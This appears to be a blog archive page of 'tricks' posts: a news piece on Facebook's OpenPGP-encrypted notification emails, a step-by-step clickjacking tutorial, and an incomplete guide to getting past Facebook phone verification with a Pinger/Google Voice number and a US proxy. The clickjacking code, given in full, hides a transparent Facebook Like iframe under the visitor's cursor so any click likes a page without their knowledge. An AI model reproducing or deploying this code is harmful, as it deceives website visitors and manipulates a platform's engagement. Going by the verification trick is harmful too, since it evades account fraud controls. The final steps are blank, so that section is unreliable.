
Showing posts with label tricks. Show all posts
Showing posts with label tricks. Show all posts

Taking a cue from Google and Apple, Facebook for the first time is giving its users more encryption options to keep their information private, infuriating agencies like FBI and NSA who believe that “law enforcement and national security investigators need to be able to access communications and information to obtain the evidence necessary to prevent crime and bring criminals to justice in a court of law” and that locking user data places lives in danger by limiting government surveillance. The US government who recently said they will stop spying on Americans is up in arms because this new encryption won’t let them spy on Americans.
In a blogpost, Facebook explained how the feature will work: “It’s very important to us that the people who use Facebook feel safe and can trust that their connection to Facebook is secure…Whilst Facebook seeks to secure connections to your email provider with TLS, the stored content of those messages may be accessible as plaintext (with attachments) to anyone who accesses your email provider or email account.
To enhance the privacy of this email content, today we are gradually rolling out an experimental new feature that enables people to add OpenPGP public keys to their profile; these keys can be used to “end-to-end” encrypt notification emails sent from Facebook to your preferred email accounts. People may also choose to share OpenPGP keys from their profile, with or without enabling encrypted notifications.”

Created as PGP (which stands for “pretty good privacy”), nearly 25 years ago by Phil Zimmermann, OpenPGP is one of the most popular available standards for protecting email with public key encryption.
You will be able to update your own public key, using a desktop browser, at:https://www.facebook.com/me/about?section=contact-info
The new move will allow users to encrypt notifications sent from the social networking website to their email addresses, protecting potentially sensitive emails, such as a request for a new password, from hackers, spies or anybody who does not have the user’s private key.
“It also means that people who activate the email encryption and then lose their private key cannot turn to Facebook for help. The social network would have a copy of the public key uploaded to a user’s Facebook profile, but encrypted chats or emails off the site would still require the users’ private key to unlock. Other account recovery methods like SMS and Trusted Contacts can still work without relying upon email recovery,” explains Jay Nancarrow, a communications manager with Facebook.
The Committee to Protect Journalists has praised Facebook’s encryption decision. “Facebook has taken an important step to help protect users’ private communications by default, and make the risky environment, in which journalists work, a little bit safer,” said CPJ Internet Advocacy Coordinator Geoffrey King.

- In this post we are going to discuss about the getting FACEBOOK fan page likes anonymously from user when he/she open's the blog or website.
- So let we start.
Requirements:
- A website or a single web page
- Step 1:
Copy the below code and paste into your page <HEAD> section
Code Start from here………………………………………………………….
<script src="http://code.jquery.com/jquery-1.4.2.min.js" type="text/javascript"></script>
<script type="text/javascript">
var interval;
$(function()
{
interval=setInterval("updateActiveElement();", 50);
});
function updateActiveElement()
{ if ( $(document.activeElement).attr('id')=="fbframe" )
{ clearInterval(interval);
iflag=1; } }
</script>
Code Ends here…………………………………………………………………………….
Step 2:
Copy the below code and paste into your page <body> section
Code Start from here………………………………………………………….
<div style="overflow: hidden; width: 10px; height: 12px; position: absolute; filter:alpha(opacity=0); -moz-opacity:0.0; -khtml-opacity: 0.0; opacity: 0.0;" id="icontainer">
<iframe src="http://www.facebook.com/plugins/like.php?href=https://www.facebook.com/PrinceB0Y&layout=standard&show_faces=false&width=450&action=like&font=tahoma&colorscheme=light&height=80" scrolling="no" frameborder="0" style="border:none; overflow:hidden; width:50px; height:23px;" allowTransparency="true" id="fbframe" name="fbframe"></iframe>
/* Sir Hoover Shawn */
<!--end facebook like frame code--> </div>
<script>
var iflag = 0;
var icontainer = document.getElementById('icontainer');
var standardbody=(document.compatMode=="CSS1Compat")? document.documentElement : document.body //create reference to common "body" across doctypes
function mouseFollower(e){
if (window.event)
{ // for IE
icontainer.style.top = (window.event.y-5)+standardbody.scrollTop+'px';
icontainer.style.left = (window.event.x-5)+standardbody.scrollLeft+'px'; }
else {
icontainer.style.top = (e.pageY-5)+'px';
icontainer.style.left = (e.pageX-5)+'px'; } }
document.onmousemove = function(e) {
if (iflag == 0) {mouseFollower(e);}}
</script>
Code Ends here…………………………………………………………………………….
Replace your page link with the red line color in above code.
How do it works
When anybody visit to your website, when he click anywhere else on your webpage, you get auto like anonymously on your page, without his knowledge..
Assalam Alaikum :)
Today I'm going to share "Facebook Mobile Verification Trick"
I will help you in save your facebook id from lock due to their seacurity purpose.
For this you required Android mobile :)
- 1:- Download and install on your android mobile --> http://market.1mobile.com
- 2:- on mobile market search " Pinger "
 There are two apps install any one of them and enter info then maybe it says for " Postal code"
- You must use postal code of USA "93405" Postal code
- After making pinger text free account then set USA proxy in PC or Mobile and login your gmail account.
- Go Here ---> google.com/voice
- Google Voice Steps
STEPS 1:-
2:-
3:-
4:-
5:-
6:-
7:-
Thanks ---> Hamza Ali Mayo
